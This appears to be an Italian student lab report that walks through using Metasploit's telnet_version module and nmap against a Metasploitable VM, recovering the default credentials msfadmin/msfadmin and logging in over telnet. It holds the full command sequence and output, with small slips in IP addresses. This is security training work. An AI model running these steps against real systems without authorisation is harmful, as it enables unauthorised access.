Manuel Di Gangi

S7_L2

Exploit Telnet con Metasploit

5 marzo 2024

INDICE

1. TRACCIA..... pag. 2
2. PREPARAZIONE AMBIENTE
    1. Interfaccia Metasploitable
    2. Interfaccia Kali Linux..... pag. 3
    3. Verifica funzionamento
3. EXPLOIT..... pag. 4
4. SFRUTTAMENTE VULNERABILITA'..... pag. 7

1. Traccia

Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito: Seguire gli step visti in lezione teorica.

Prima, configurate l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40


2. Preparazione ambiente

Ci viene richiesto di impostare l'indirizzo della macchina Metasploit su "192.168.1.40", e l'indirizzo di Kali "192.168.1.25".

Ci rechiamo sul file "interfaces" con i dati delle interfacce di rete mediante il seguente comando e li modifichiamo

```
sudo nano /etc/network/interfaces
```

1. INTERFACCIA METASPLOITABLE



2. INTERFACCIA KALI LINUX

```
auto eth0
iface eth0 inet static
address 192.168.1.25
netmask 255.255.255.0
gateway 192.168.1.1
dns-nameservers 8.8.8.8
```

3. VERIFICA FUNZIONAMENTO

Riavviamo le interfacce di rete delle macchine per applicare i cambiamenti

```
sudo /etc/init.d/networking restart
```

Con il comando ***ping*** verifichiamo la comunicazione tra le due macchine

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.237 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.308 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.245 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.222 ms
^C
```

3. Exploit

La macchina Metasploitable presenta un servizio Telnet in ascolto sulla porta 23, che trasferisce il traffico su canale non cifrato. Ciò significa che un potenziale attaccante potrebbe sniffare la comunicazione e rubare informazioni sensibili come username, password ed i comandi scambiati tra client e server.

4

Avviamo Metasploit da un terminale di kali mediante il comando ***msfconsole***, contemporaneamente su un altro avviamo una scansione per l'enumerazione dei servizi attivi su Metasploitable con il comando ***nmap -sV.***

Verifichiamo il nostro target, il servizio telnet è attivo sulla porta 23.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 09:52 EST
Nmap scan report for 192.168.1.149
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
53/tcp  open  domain      ISC BIND 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell       Netkit rshd
1099/tcp open java-rmi    GNU Classpath grmiregistry
1524/tcp open bindshell   Metasploitable root shell
2049/tcp open nfs         2-4 (RPC #100003)
2121/tcp open ftp         ProFTPD 1.3.1
3306/tcp open mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc         VNC (protocol 3.3)
6000/tcp open X11         (access denied)
6667/tcp open irc         UnrealIRCd
8009/tcp open ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;
 Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.55 seconds
```

5

Su MSFconsole eseguiamo una ricerca per individuare un exploit che soddisfi le nostre necessità mediante il comando ***search telnet_version***. Fra i risultati proposti, quello che fa al caso nostro è il secondo.

```
msf6 > search telnet_version

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Descri
ption
   -  ----                                              ---------------  ----    -----  ------
-----
   0  auxiliary/scanner/telnet/lantronix_telnet_version                  normal  No     Lantro
nix Telnet Service Banner Detection
   1  auxiliary/scanner/telnet/telnet_version                            normal  No     Telnet
 Service Banner Detection
```

Sfruttiamo il comando ***use*** per utilizzare l'exploit

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > 
```

Successivamente, utilizziamo il comando ***show options*** per capire quali parametri devono essere configurati. I parametri RPORT, TIMEOUT, THREADS sono pre compilati con i parametri di default, mentre è richiesto il campo RHOST (Indirizzo target).

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the spe
   RHOSTS                     yes       The target host(s), see
                                        ocs/using-metasploit/bas
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent
   TIMEOUT   30               yes       Timeout for the Telnet p
   USERNAME                   no        The username to authenti
```


Possiamo configurarlo con il comando ***set RHOSTS 192.168.1.25***

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.1.40
RHOST ⇒ 192.168.1.40
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the s
   RHOSTS    192.168.1.40     yes       The target host(s), se
                                        ocs/using-metasploit/b
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurre
   TIMEOUT   30               yes       Timeout for the Telnet
   USERNAME                   no        The username to authen


View the full module info with the info, or info -d command.
```

Per il modulo scelto non c'è bisogno di specificare un payload, come vedete infatti dalla figura precedente non è specificata nessuna opzione per il payload. Possiamo quindi eseguire l'attacco con il comando «exploit».

Lanciando l'attacco con il comando ***exploit*** notiamo che si apre una shell.



Il modulo ha recuperato i dati di login del servizio, come si può veddere nel rettangolo in rosso in figura. Le credenziali di accesso sono "msfadmin" "msfadmin"

4. Sfruttamento vulnerabilità

Per verificare la correttezza delle informazioni eseguiamo da Metasploit il comando ***telnet*** seguito dall'ip della macchina Metasploitable.

```
telnet 192.168.1.40
```

Il servizio ci richiede una login. Proviamo con le informazioni che ci ha restituito Metasploit, quindi username ***msfadmin***, password ***msfadmin*** per confermare che l'attacco ha avuto effettivamente successo e la vulnerabilità del servizio Telnet è stata sfruttata correttamente, in quanto abbiamo ottenuto accesso non autorizzato alla macchina.

```
metasploitable login: msfadmin
Password:
Last login: Wed Feb 21 06:05:05 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:19:4e:a3
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe19:4ea3/64 Scope:Link
```